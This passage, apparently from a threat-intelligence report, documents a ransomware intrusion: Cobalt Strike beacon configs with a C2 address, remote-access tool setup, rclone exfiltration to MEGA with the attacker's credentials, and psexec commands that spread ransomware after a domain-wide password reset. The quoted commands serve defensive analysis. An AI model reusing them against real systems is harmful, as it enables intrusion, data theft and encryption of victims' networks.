                "print"
            ]
        }
    },
    "http-post": {
        "uri": "/submit.php",
        "verb": "POST",
        "client": {
            "headers": null,
            "id": null,
            "output": null
        }
    },
    "tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    "crypto_scheme": 0,
    "proxy": {
        "type": null,
        "username": null,
        "password": null,
        "behavior": "Use IE settings"
    },
```

```
    "http_post_chunk": 0,
    "uses_cookies": true,
    "post-ex": {
        "spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
        "spawnto_x64": "%windir%\\sysnative\\rundll32.exe"
    },
    "process-inject": {
        "allocator": "VirtualAllocEx",
        "execute": [
            "CreateThread",
            "SetThreadContext",
            "CreateRemoteThread",
            "RtlCreateUserThread"
        ],
        "min_alloc": 0,
        "startrwx": true,
        "stub": "Ms1B7fCBDFtfSY7fRzHMbQ==",
        "transform-x86": null,
        "transform-x64": null,
        "userwx": true
    },
    "dns-beacon": {
        "dns_idle": null,
        "dns_sleep": null,
        "maxdns": null,
        "beacon": null,
        "get_A": null,
        "get_AAAA": null,
        "get_TXT": null,
        "put_metadata": null,
        "put_output": null
    },
    "pipename": null,
    "smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    "stage": {
        "cleanup": false
    },
    "ssh": {
        "hostname": null,
        "port": null,
        "username": null,
        "password": null,
        "privatekey": null
    }
}
```



```
{
    "beacontype": [
        "HTTPS"
    ],
    "sleeptime": 60000,
    "jitter": 0,
    "maxgetsize": 1048576,
    "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
    "license_id": 305419776,
    "cfg_caution": false,
    "kill_date": null,
    "server": {
        "hostname": "78.128.112.139",
        "port": 443,
        "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCnOM3nXx+7HBhkbDd+AwFrFisSunK999w2tM0uTpuuEiBalcJ
    },
    "host_header": "",
    "useragent_header": null,
    "http-get": {
        "uri": "/ga.js",
        "verb": "GET",
```

```
        "client": {
            "headers": null,
            "metadata": null
        },
        "server": {
            "output": [
                "print"
            ]
        }
    },
    "http-post": {
        "uri": "/submit.php",
        "verb": "POST",
        "client": {
            "headers": null,
            "id": null,
            "output": null
        }
    },
    "tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    "crypto_scheme": 0,
    "proxy": {
        "type": null,
        "username": null,
        "password": null,
        "behavior": "Use IE settings"
    },
    "http_post_chunk": 0,
    "uses_cookies": true,
    "post-ex": {
        "spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
        "spawnto_x64": "%windir%\\sysnative\\rundll32.exe"
    },
    "process-inject": {
        "allocator": "VirtualAllocEx",
        "execute": [
            "CreateThread",
            "SetThreadContext",
            "CreateRemoteThread",
            "RtlCreateUserThread"
        ],
        "min_alloc": 0,
        "startrwx": true,
        "stub": "tUr+Aexqde3zXhpE+L05KQ==",
        "transform-x86": null,
        "transform-x64": null,
        "userwx": true
    },
    "dns-beacon": {
        "dns_idle": null,
        "dns_sleep": null,
        "maxdns": null,
        "beacon": null,
        "get_A": null,
        "get_AAAA": null,
        "get_TXT": null,
        "put_metadata": null,
        "put_output": null
    },
    "pipename": null,
    "smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    "stage": {
        "cleanup": false
    },
    "ssh": {
        "hostname": null,
        "port": null,
```


```
        "username": null,
        "password": null,
        "privatekey": null
    }
}
```


Remote Access Software


As shown above, three different Remote Access Software were used by the threat actor:

- Atera
- Splashtop
- AnyDesk


It is unclear why the threat actor used three different tools in order to establish an interactive and persistent command and control channel.








The AnyDesk service password was set manually using the command line as shown below:




```
powershell -np -w hidden -encodedcommand JABzAD0ATgBlAHcAL [.....] --> CS beacon
  --> "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
    -->  C:\Windows\system32\cmd.exe /C cmd.exe /c echo Qwerty123!@#_! | C:\ProgramData\anydesk.exe --set-pas
```

The software packages were bundled within a single Microsoft Software Installer (MSI) package, named hp.msi. This was installed from the ProgramData folder, resulting in the installation of the remote management tools. The activity can be correlated against the Application log for MSI installer events (Event ID 1033).




Exfiltration

During the intrusion, the threat actors were observed accessing collected data such as ShareFinder.txt using Notepad and then copying the contents to the clipboard.

Whilst the process activity indicated Active Directory accounts being used, correlating this activity to Clipboard activity indicated matching sessions, process IDs, and the true source of the user.

In this case, ShareFinder.txt was created in the ProgramData folder by the ShareFinder.ps1 script. Approximately 2 seconds later, the threat actors accessed this file and copied the contents.



While the threat actors made attempts to proxy RDP traffic and minimize external RDP access, the threat actors' workstation was revealed in several Windows logs. Sysmon Event ID 24 linked the threat actors host name HYPERV and the IPv4 address of 199.101.184[.]230. This host name was also in the Security events:

EventCode	count
4776	26
4624	14
4779	5
4778	4

For example, Event 4779 relating to a user disconnecting from a terminal session, reveals the client name of the source workstation. The client address was the internal workstation where the RDP traffic was being proxied through.

```
LogName=Security
EventCode=4779
EventType=0
ComputerName[redacted]
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=26418
Keywords=Audit Success
TaskCategory=Other Logon/Logoff Events
OpCode=Info
Message=A session was disconnected from a Window Station.

Subject:
        Account Name:           [redacted]
        Account Domain:
        Logon ID:               0x2454211

Session:
        Session Name:           RDP-Tcp#3

Additional Information:
        Client Name:            HYPERV
        Client Address:         [redacted]
```

Exfiltrated Documents Opened Remotely

During the second day of the intrusion, documents from the organization were opened remotely from 212.102.59[.]162 and 165.231.182[.]14. This occurred before Rclone was used, which leads us to believe the documents were exfiltrated over one of the encrypted C2 channels.

Channel	HTTP
Time	2022-[redacted] 13:57:37 (UTC)
Canarytoken	[redacted]
Token Reminder	[redacted]
Token Type	ms_word
Source IP	212.102.59.162
User Agent	Mozilla/4.0 (compatible; ms-office; MSOffice 16)

Rclone

On the backup server, rclone.exe was used in order to exfiltrate data to a MEGA cloud storage.

```
rclone.exe  copy --max-age 5y "\\[REDACTED BACKUP]\E:\[REDACTED]\" remote:Groups --exclude "*.{psd,7z,dwg,rar
```

From the rclone.exe configuration file, we can retrieve the user's mail address and password.

```
[mega]
type = mega
user = goodvibe888@proton.me
pass = lEMC                              ddTg
```

Mega user account:

```
goodvibe888@proton.me
```


Impact

Alert


Interestingly, the operator issued a command that displayed an alert informing the end user of a compromise, specifically with Cobalt Strike. Its unclear why the operator chose to do this, as this was around three hours prior to the ransomware being executed or a ransom note being dropped.

```
        Creator Process Name:   C:\Windows\SysWOW64\rundll32.exe
        Process Command Line:   C:\Windows\system32\cmd.exe /C powershell -Command "Add-Type -AssemblyName Pres
entationFramework; [System.Windows.MessageBox]::Show('Alert: this system is compromised with Cobalt Strike!');"
```

The alert message that was visible:



The activity can be observed in the PowerShell WinEvent logs:



Ransomware

The threat actors dropped the first of their ransomware binaries on the fourth day of the intrusion. Around 40 minutes after creating the alert messages for Cobalt Strike to show up, they dropped locker_64.exe on the backup server. They created a file (2.txt) and populated it with a list of hosts they had uncovered during their discovery activity. The locker_64.exe file was then renamed to 64.exe and executed using the text file in the command arguments:

```
64.exe /target=@2.txt
```

The threat actors attempted to execute the malware across all hosts in the target list, but only execution on the backup server was observed.

The threat actor then tried again on a different server using a DLL this time:

```
rundll32 locker_32.dll,run /target=@2.txt
```


Again, only execution on the server was observed. They then executed a new Cobalt Strike PowerShell beacon on a 3rd server and executed the ramsomware using that.

```
"c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
    → C:\Windows\system32\cmd.exe /C locker_64.exe
```


They then opened an RDP connection back to the primary domain controller and proceeded to try to execute the binary with a target list again. After only affecting the single host, the threat actors dropped several batch scripts on the server:

```
pass.bat
1.bat
2.bat
```

The script pass.bat proceeded to reset all the user accounts in the domain to a single password set by the threat actors.



There were thousands of Windows Security Event ID 4724 events generated within a two minute period.



This password reset would enable the next scripts to function as intended while also hampering any recovery activity.

The 1.bat file then proceeded to copy the ransomware binary across to hosts in the environment.




Image	CommandLine	ParentImage	ParentCommandLine	ProcessId	ParentProcessId
C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	2784	2308
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[70]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	6088	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[71]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	1272	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[72]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	6812	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[73]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	1520	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[74]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	4364	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[75]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	7008	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[76]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	1624	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[77]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	3196	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[78]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	3728	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[79]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	864	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[80]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	404	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[81]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	1904	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[82]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	596	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[83]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	3368	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[84]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	6452	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[85]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	4544	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[86]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	4656	2784
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /K copy 64.exe \\10[87]\c$\windows\temp\	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\ProgramData\1.bat"	1060	2784

Finally 2.bat used the reset password to enable psexec to execute the ransomware on all the remote hosts.

```
start psexec.exe \\10    .170 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .171 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .172 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .173 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .174 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .175 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .176 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .177 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .178 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .179 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .180 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .181 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .182 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .183 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .184 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .185 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .186 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .187 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .188 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .189 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .190 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .191 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .192 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .193 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .194 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .195 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .196 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .197 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .198 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .199 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .200 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .201 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .202 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
